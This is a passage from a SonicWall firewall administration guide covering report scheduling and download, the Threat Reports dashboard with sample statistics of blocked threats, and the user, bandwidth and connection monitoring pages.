
7 If your email server requires SMTP authentication, select the **POP Before SMTP** checkbox.and enter these options

- Address of the POP server in the **Pop Server** field.
- User name in the **User name** field
- Password in the **Password** field.

8 Enter the maximum number of user entries in the **Max User Entries** field; the default is **200**.

9 Enter the maximum number of IP entries in the **Max IP Entries** field; the default is **200**.

10 Click the **Set Schedule** button to define a start and end schedule. The **Edit Schedule** dialog displays.



11 In **Schedule type**, select:

- **Once** to create a one-time schedule. The **Once** schedule options allow you to set reporting schedules based on a calendar start and end date with time in hours and minutes.
- **Recurring** to create an ongoing scheduled. The **Recurring** schedule options allow to select ongoing schedules based on days of the week and start and end hour and minute time targets.
- **Mixed** to create both a one-time schedule and an ongoing schedule.

  The **Recurring** and **Mixed** schedules display your selections in the **Schedule List**.

12 If you selected **Recurring** or **Mixed** for the schedule type, complete the schedule times:

- For both **Recurring** and **Mixed**, in the **Recurring** section, specify the **day(s)**, **Start Time** and **Stop Time** of the schedule.
- For **Mixed**, in the **Once** section, specify the **Year**, **Month**, **Day**, **Hour**, and **Minute** for the **Start** and **End** of the report.

13 Click **OK** to save your AppFlow Reports schedule.

14 On the **Schedule Reports** options page, click the **Apply** button to start using your AppFlow Reports schedule object settings.

Downloading AppFlow Reports

You can download the AppFlow Reports to one of these formats:


- **CSV** (Microsoft Excel Comma Separated Values File)—opens in Excel as a swarm.csv file

  NOTE: This is not the same csv file that is generated by clicking the **Create CSV File** icon (see Creating a CSV File on page 98).


- **DOC** (Microsoft Word Document)—opens in Word as a swarm.docx file
- **PDF**—opens as an html file in the browser window

To download a report:


1 Navigate to the **Dashboard > AppFlow Reports** page.



2 Click on the **Send Report** icon. The **Download Application Visualization Report** pop-up window displays.



3 Click the **Download Report** button. An **Opening *file*.wri.sfr** window displays.




4 Click **OK** to save the file. The file is downloaded to your Downloads folder.

5 Open a browser window.

6 Log on to **mysonicwall.com**.

7 Navigate to **SW Tools > App Reports**. The **Upload Report** page displays.




8 Click the **Browse** button. A **File Upload** window displays.

9 Locate the file and click **Open**. The file name appears on the **Upload Report** page.

10 Click the **Upload** button. It may take several minutes to upload the report.

11 When the upload is complete, you can select any or all of these forms (the file has the name **swarm**):



- **CSV**
- **DOC**
- **PDF**

9

Viewing Threat Reports

Dashboard > Threat Reports

This section describes how to use the SonicWall Threat Reports feature on a SonicWall appliance.

Topics:

SonicWall Threat Reports Overview

Topics:

What Are Threat Reports?

The SonicWall Threat Reports provides reports of the latest threat protection data from a single SonicWall appliance and aggregated threat protection data from SonicWall appliances deployed globally. The SonicWall Threat Reports displays automatically upon successful authentication to a SonicWall appliance, and can be viewed at any time by navigating to the **Dashboard > Threat Reports** page:

- Viruses Blocked
- Intrusions Prevented
- Spyware Blocked
- Multimedia (IM/P2P) Detected/Blocked

Each report includes a graph of threats blocked over time and a table of the top blocked threats. Reports, which are updated hourly, can be customized to display data for the last 12 hours, 14 days, 21 days, or 6 months. For easier viewing, SonicWall Threat Reports reports can be transformed into a PDF file format with the click of a button.

Benefits

The Threat Reports provides the latest threat protection information to keep you informed about potential threats being blocked by SonicWall appliances. If you subscribe to SonicWall's security services, including Gateway Anti-Virus, Gateway Anti-Spyware, Intrusion Prevention Service (IPS), and Content Filtering Service, you are automatically protected from the threats reported by the SonicWall Threat Reports. SonicWall's security services include ongoing new signature updates to protect against the latest virus and spyware attacks.

How Does the Threat Reports Work?

The SonicWall Threat Reports provides global and appliance-level threat protection statistics. At the appliance level, threat protection data from your SonicWall appliance is displayed. At the global level, the SonicWall Threat Reports is updated hourly from the SonicWall backend server with aggregated threat protection data from globally-deployed SonicWall appliances. Data provided by the SonicWall backend server is cached locally for reliable delivery.


To be protected from the threats reported in the SonicWall Threat Reports, it is recommended that you purchase SonicWall security services. For more information about SonicWall security services, see SonicWall Security Services on page 1671.

NOTE: The SonicWall appliance must have Internet connectivity (including connection to a DNS server) to receive the latest threat protection statistics from the SonicWall backend server, which reports aggregated data from globally deployed SonicWall appliances. If you lose connectivity, cached data from the last update will display, and the latest data will not be available until connectivity is restored.

SonicWall Threat Reports Configuration Tasks

The SonicWall Threat Reports can be configured to display global or appliance-level statistics, to display statistics for different time periods, and to generate a custom PDF file.

The SonicWall Threat Reports displays automatically upon successful login to a SonicWall appliance. You can access the SonicWall Threat Reports at any time by navigating to **Dashboard > Threat Reports** in the left-hand menu. The introductory **Dashboard > Threat Reports** page, shown below, displays while the latest data is retrieved before the **System > Security Dashboard** page displays.



NOTE: The **System > Security Dashboard** page contains the Threat Reports. To display this page, you need to navigate to the **Dashboard > Threat Reports** page.

System/


Security Dashboard

View: Global C0EAE459B2D6 Download PDF

Viruses Blocked

Last 14 Days

Over Time: Last 14 Days




Top Viruses Blocked

Virus Name	Percentage of Viruses
Medpinch.A#mp3	31%
Badur.FDSP	21%
Happy_3	5%
Tepfer.J	3%
BrowseFox.G_7	2%
AddLyrics.AE_2	2%
Perelett.15399	2%
Kuluoz.SM_3	2%
Kuluoz.D_36	1%
Symmi.L	1%

Intrusions Prevented

Last 14 Days

Over Time: Last 14 Days




Top Intrusions Prevented

Intrusion Name	Percentage of Intrusions
ZeroAccess P2P Activity 1	64%
ylmf-pc Brute Force Attack	22%
SIP friendly-scanner User-Agen...	4%
UltraVNC Client Buffer Overflo...	1%
Server Application Shellcode E...	1%
SIPVicious Activity 1	1%
SIPVicious Activity 2	0.4%
Suspicious SMTP email Attachme...	0.4%
Zeus C&C Traffic 2	0.4%
Ramnit C&C Traffic	0.3%

Spyware Blocked

Last 14 Days

Over Time: Last 14 Days




Top Spyware Blocked

Spyware Name	Percentage of Spyware
Search_Miracle Download x.cab	30%
WhenU-FanzoneToolbar VVSN_FANZ...	18%
WhenU-Popup Installer	14%
BrowseFox.G_7	4%
Bundled-Software 2FindMP3 Setu...	2%
Bundled-Software 150 Backgroun...	2%
Bundled-Software AFreeConverte...	2%
Bundled-Software AFreeRipper S...	2%
Bundled-Software AdvancedDVDPl...	1%
Bundled-Software AdvancedDVDPl...	1%

Multimedia (IM/P2P) Detected/Blocked

Last 14 Days

Over Time: Last 14 Days



Top Multimedia Detected/Blocked


Multimedia (IM/P2P) Name	Percentage of Multimedia (IM/P2P)
Shockwave Flash (SWF) -- Downl...	6%
BitTorrent Protocol -- UDP Act...	6%
YouTube -- HTTP Host youtube.c...	5%
Skype -- DNS Skype 1	4%
YouTube -- HTTP Referer www.yo...	4%
Skype -- Skype Network Discove...	3%
Instagram -- DNS Query instagr...	3%
Apple iTunes -- SSL Traffic it...	3%
Flash Video (FLV) -- Download ...	3%
Pandora Radio -- HTTP Activity...	3%

Last retrieved on 09/26/2014 13:21:35

Topics:

Switching to Global or Appliance-Level View

To view SonicWall Threat Reports global reports, select the radio button next to **Global** in the top of the **Dashboard > Threat Reports** page. To view appliance-level reports, select the radio button next to the appliance serial number.



Selecting Custom Time Interval


SonicWall Threat Reports provide an aggregate view of threats blocked during a specified time period. You can configure each report to one of four time periods. Each report can be configured to reflect a different time period.

To change a report to reflect a different time period:

1 On the **System > Security Dashboard** page, select the report you want to change:

- **Viruses Blocked**
- **Intrusions Prevented**
- **Spyware Blocked**
- **Multimedia (IM/P2P) Detected/Blocked**

2 In the right-hand corner of the title bar of the selected report, select one of the following options from the **Time Interval** drop-down menu:



- **Last 12 Hours** - Displays threat information from the last 12 hours
- **Last 14 Days** (default) - Displays threat information from the last 14 days
- **Last 21 Days** - Displays threat information from the last 21 days
- **Last 6 Months** - Displays threat information from the last 6 months

Generating a Threat Reports PDF

To create a PDF version of the SonicWall Threat Reports, first select the desired view (global or appliance-level) and the desired time period for each report (the last 12 hours, 14 days, 21 days, or 6 months). Click the words, **Download PDF** (Download PDF), at the top of the page.

10

Monitoring Active Users

Dashboard > User Monitor

The **User Monitor** tool provides a quick and easy method to monitor the number of active users on the SonicWall security appliance. To view the User Monitor tool, navigate to the **Dashboard > User Monitor** page.


The User Monitor tool provides these options to customize the display of recent user activity:

- **View Style**: Sets the scale of the X-axis, which displays the duration of time. The available options are:
  - **Last 30 Minutes**
  - **Last 24 Hours**
  - **Last 30 Days**
- **Vertical Axis**: Sets the scale of the Y-axis, which displays the number of users. The available options reflect the number of users. For example, two different systems would have different options:

Example of options for Y-axis based on number of users

Few Users	Many Users
10	800
100	8000
1000	80000

- **Configure** icon: Displays the **Select the user types to display** pop-up window, where you can select the types of users to be displayed, indicated by the associated color:



  - **Users Authenticated by Single-Sign-On** (blue)
  - **Remote Users via SSL VPN** (yellow)
  - **Remote Users with GVC/L2TP Client** (green)
  - **Users Authenticated by Web Login** (orange)
  - **Inactive Users** (grey)

  By default, all except **Inactive Users** are selected.

  NOTE: The display can become quite large.


- **Refresh** button: Refreshes the display.

11

Monitoring Interface Bandwidth Traffic

Dashboard > BWM Monitor

The **Dashboard > BWM Monitor** page displays per-interface bandwidth management for ingress and egress network traffic. The BWM monitor charts are available for real-time, highest, high, medium high, medium, medium low, low and lowest policy settings. The view range is configurable in 60 seconds, 2 minutes, 5 minutes, and 10 minutes (default). The refresh interval rate is configurable from 3 to 30 seconds. The bandwidth management priority is depicted by guaranteed, maximum, and dropped.



Enabling BWM Monitor

BWM Monitor is not enabled by default. To view per-interface bandwidth traffic, you must enable it.

To enable BWM Monitor:


1 On the **Dashboard > BWM Monitor** page, click the link to the **Network > Interfaces** page.

2 Follow the procedure described in Enabling BWM on page 291.

12

Monitoring Active Connections

Dashboard > Connections Monitor




The **Dashboard > Connections Monitor** page displays details on all active connections to the SonicWall Security Appliance.

Topics:

- Viewing IPv6 Connections on page 114

Filtering Connections Viewed



You can filter the results to display only connections matching certain criteria specified in the **Connections Monitor Settings** section. You can filter by

Source Address	**Destination Address**	**Destination Port**	**Protocol**
Flow Type	**Src Interface**	**Dst Interface**	

Filter Logic displays how the filter is applied.

The fields you enter values into are combined into a search string with a logical AND. For example, if you enter values for **Source IP** and **Destination IP**, the search string looks for connections matching:

```
Source IP AND Destination IP
```

Check the **Group** box next to any two or more criteria to combine them with a logical **OR**. For example, if you enter values for **Source IP, Destination IP**, and **Protocol**, and check Group next to Source IP and Destination IP, the search string looks for connections matching:


```
(Source IP OR Destination IP) AND Protocol
```

Click **Apply Filters** to apply the filter immediately to the **Active Connections** table. Click **Reset Filters** to clear the filter and display the unfiltered results again.

You can export the list of active connections to a file. Click **Export Results**, and select if you want the results exported to a plain text file, or a Comma Separated Value (CSV) file for importing to a spreadsheet, reporting tool, or database. If you are prompted to Open or Save the file, select **Save**. Then enter a filename and path, and click **OK**.

Viewing Connections

The connections are listed in the **Active Connections Monitor** table.



Src MAC	MAC address of the source device.
Src Vendor	Manufacturer of the source device.
Src IP	IP address of the source device.
Src Port	Port number of the source device.
Dst MAC	MAC address of the destination device.
Dst Vendor	Manufacturer of the destination device.
Dst IP	IP address of the destination device.
Dst Port	Port number of the destination device.
Protocol	Protocol used for the connection, such as TCP or ICMPv6.
Src Iface	Interface on the source device.
Dst Iface	Interface on the destination device.
Flow Type	Flow type of the connection, such as generic or HTTP Management,
IPS Category	Type of Intrusion Prevention System (IPS) used; N/A = Not Available.
Expiry (sec)	Number of seconds remaining before the connection expires.
Tx Bytes	Number of bytes transferred.
Rx Bytes	Number of bytes received.
Tx Pkts	Number of packets transferred.
Rx Pkts	Number of packets received.
Flush	Contains the **Flush** icon for each entry.

Flushing Connections from the Table

To flush one or more connections from the table:

1 Select the checkbox(es) for the connection(s) to be flushed.

To flush all connections from the table:

1 Click the **Flush All** button.

Viewing IPv6 Connections

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

The **Connections Monitor** is configured the same in IPv6 and IPv4. To change the view/configuration, toggle the **View IP Version** radio buttons.

13

